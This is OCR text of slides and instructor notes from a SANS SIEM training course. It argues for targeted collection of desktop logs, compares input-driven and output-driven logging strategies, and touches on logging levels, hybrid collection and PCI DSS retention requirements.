
SANS

SEC555 | SIEM with Tactical Analytics

SIEM Goal

A key goal of a tactical SIEM is to provide early detection. In individuals, early detection of cancer can save someone's life. In organizations, early detection of an adversary can substantially limit damages. The famous saying of "compromise is inevitable," while used to scare people, is true. Yet, it does not need to be as scary as it sounds. The end goal of an attacker is not the initial compromise. Instead, it is something like stealing sensitive data, changing or destroying system integrity, etc. A tactical SIEM will catch early signs of compromise and hopefully enable defenders to eliminate adversary access early enough that their end goal is never achieved.

In order to achieve this, early detection data must be available to analyze. Oftentimes, desktops or laptops are the initial point of entry for attackers. The pictures in this slide demonstrate a traditional attacker methodology. The attacker bypasses the network firewall by successfully pulling off a client-side attack against a laptop. Then, this system is used to pivot and steal data from a server. The letter C above the firewall and server stands for common. This demonstrates that most organizations will collect logs from these systems. The letter U stands for uncommon, as many organizations do not collect logs from workstations. Yet if this is a common attack scenario, the laptop is positioned suitably for early detection.



Desktops Not Included

Today, client-side attacks are more common

- Means the attack occurs at the desktop

Yet cost of desktop logs is considered too high

- If the strategy is to collect everything, it is true
- If the strategy is to stay nimble and tactical, it is more expensive not to log ...

If desktops are the main point of attack ... you might need them

SANS


SEC555 | SIEM with Tactical Analytics 63

Desktops Not Included

Unfortunately, most organizations do not collect workstation and laptop logs due to the cost of collection. Yet workstations and laptops are often the target or entry point of most attacks. If the goal is early detection, then how is it possible to win if logs from these systems are not being collected and analyzed? The truth is, collecting everything on workstations is not cost effective. Yet the tactical collection of specific logs is low-cost and is likely to save an organization money due to the benefits of early detection they provide.

Usually, organizations respond that they can monitor these systems using logs from endpoint protection suites. Unfortunately, many of these systems are focused on known bad actors and will perform poorly at providing early detection. Application control products and incident response tools can provide a wealth of data but often requires many man hours to configure properly before high-fidelity detection exists. Regardless of third-party products, the point is that Windows, by default, creates some extremely high-value logs that can be used for catching malicious activity.

Another example is malware sandbox systems. These are used to launch executables and monitor for bad behavior intentionally. Yet this author has experienced a lot of malicious malware that was not caught by the sandbox but would be from basic Windows event monitoring.


Desktop Logs vs. Server Logs

Fear of collecting desktop logs is due to costs

- If the cost of logs from a server is X, then the cost of 10,000 desktops must be X times 10,000
- Yet desktops log significantly less than servers

Desktops generate fewer logs and filtering can be specific

- Only specific events need to be collected
- Key is to focus on tactical data only

Volume of logs can be kept extremely low

How far back do your logs go?


SANS

SEC555 | SIEM with Tactical Analytics 64

Desktop Logs vs. Server Logs

While partnering with one organization, this author almost got thrown out the door for recommending desktop logging. The reason from the organization is they believed it was an ill-advised recommendation that should not come from a subject matter expert. In their heads, they assumed the cost of monitoring 2,000 servers was going to increase by a factor of six to include monitoring 10,000 desktops. Yet, when this was finally voiced, it was explained that monitoring 10,000 desktops would only increase hardware and software requirements by a small fraction (approximately 5%).

Since desktops and laptops are usually initial entry points, it makes sense to, at a minimum, perform targeted event collection. Workstations are perfect candidates for only collecting specific events of interest. This keeps the volume of logs collected to a minimum yet provides actionable data.



Collection Strategies: Servers Only

Log All: Input-driven

Overwhelming amount of logs


Targeted: Output-driven

Significantly fewer logs
(> 80% reduction)

Collection Strategies: Servers Only

This slide is a visual demonstration of the two main collection strategies in regard to Windows and Linux logs. This slide represents monitoring only servers. This author regularly sees organizations follow the left portion of the slide, which is monitoring servers only but also collecting all logs.

The left portion represents following an input-driven model. In this case, organizations collect logs from servers and tend to collect and store everything. The right portion of this slide represents the output-driven model. In this case, organizations only collect logs that are actionable or relevant. This typically results in an 80 to 90 percent reduction in logs collected.



Collection Strategies: All Endpoints

Log All: 90% desktop

Overwhelming amount of logs

Targeted: 90% servers


Significantly fewer logs (> 80% reduction)

Collection Strategies: All Endpoints

This slide is a visual demonstration of the two main collection strategies in regard to Windows and Linux logs. This slide represents monitoring both servers and desktops.

When following the input-driven (collect everything) strategy, the inclusion of desktop systems is cost prohibitive. In this case, approximately 80–90 percent of logs are likely to come from desktops. In organizations that historically only collect logs from servers, this could increase costs by almost 10 times.


On the other hand, following an output-driven (collect only specific events) strategy is likely only to have a minimal impact when adding workstation logs. With this strategy, workstations will often consist of 5–10 percent of the total logs.



Tactical vs. Total

Tactical vs. Total

Visually, it is easy to see the difference in input-driven (all-inclusive logging) vs. output-driven (tactical, or selective, logging). This slide visually represents how much data would need processing and storage depending on the model of collection. For example, if you were to collect logs from desktops and servers—but only those logs that you knew were useful—they, collectively, will still be much smaller than collecting all logs from servers only.



Logging Level

Different systems can have different logging levels

- But should assets of different sensitivity have the same logs collected? What about desktops vs. servers?

Decision primarily based on the organizational setup

- 100% tactical probably has the same logging level across all systems
- Compliance or sensitivity may dictate varying log levels

It is acceptable to have a policy with multiple logging levels

SANS


SEC555 | SIEM with Tactical Analytics 68

Logging Levels

While it would simplify things if all assets had the same log collection strategy and policy, it is often not a "one size fits all" decision. In fact, in most organizations, it would probably be a bad idea. This is because compliance dictates retention periods and what must be logged, assets have varying levels of importance, and at the end of the day, we are dealing with time and money—both of which are in limited supply.

As a result, many organizations should consider adopting multiple levels of logging. For example, a default policy may be that only tactical data that is known to be of value is collected from workstations. Then, servers may have a default policy of collecting tactical data but also sending all other events that may or may not add value. These could be sample default policies with other things such as system classifications or compliance requirements overriding the default policies.

The log policies can then easily be applied to either a log aggregator or the endpoint systems.


Hybrid Collection

There may be value in new or unknown logs

- No collection means no capability for future use
- Yet, collecting everything is not cost effective

Good approach is to collect everything and analyze

- Frequently occurring events that do not add value should be omitted
- This should become an ongoing process

This methodology can also aid in lowering compliance costs


SANS

SEC555 | SIEM with Tactical Analytics 69

Hybrid Collection

Life is not black and white, and neither are logging strategies. This author prefers to follow a hybrid collection method rather than a straight input-driven or output-driven solution. This involves collecting all logs but regularly looking for the most frequent events that do not add value and eliminating them.

This technique takes roughly 15 to 30 minutes of one person's time and should be performed on a regular basis such as weekly or monthly. If you are looking for a method to lower costs, this is it. Using this technique can literally shrink the total number of logs by over 50%. Also, since the logs are initially in the system, the data can be used to quantify the cost of keeping specific events. This means that if you have a log you think you may need but are not sure you really need it, the cost of keeping it can be quantified into a business decision.




Compliance

Compliance is a costly and confusing beast

Example: PCI DSS Requirement 10

- Log all "in scope" assets
- Must have 1-year retention
- 3 months of accessible logs



Above is straightforward, what must be logged is not

- "Track and monitor all access to network resources and cardholder data" <- Does not mean log everything

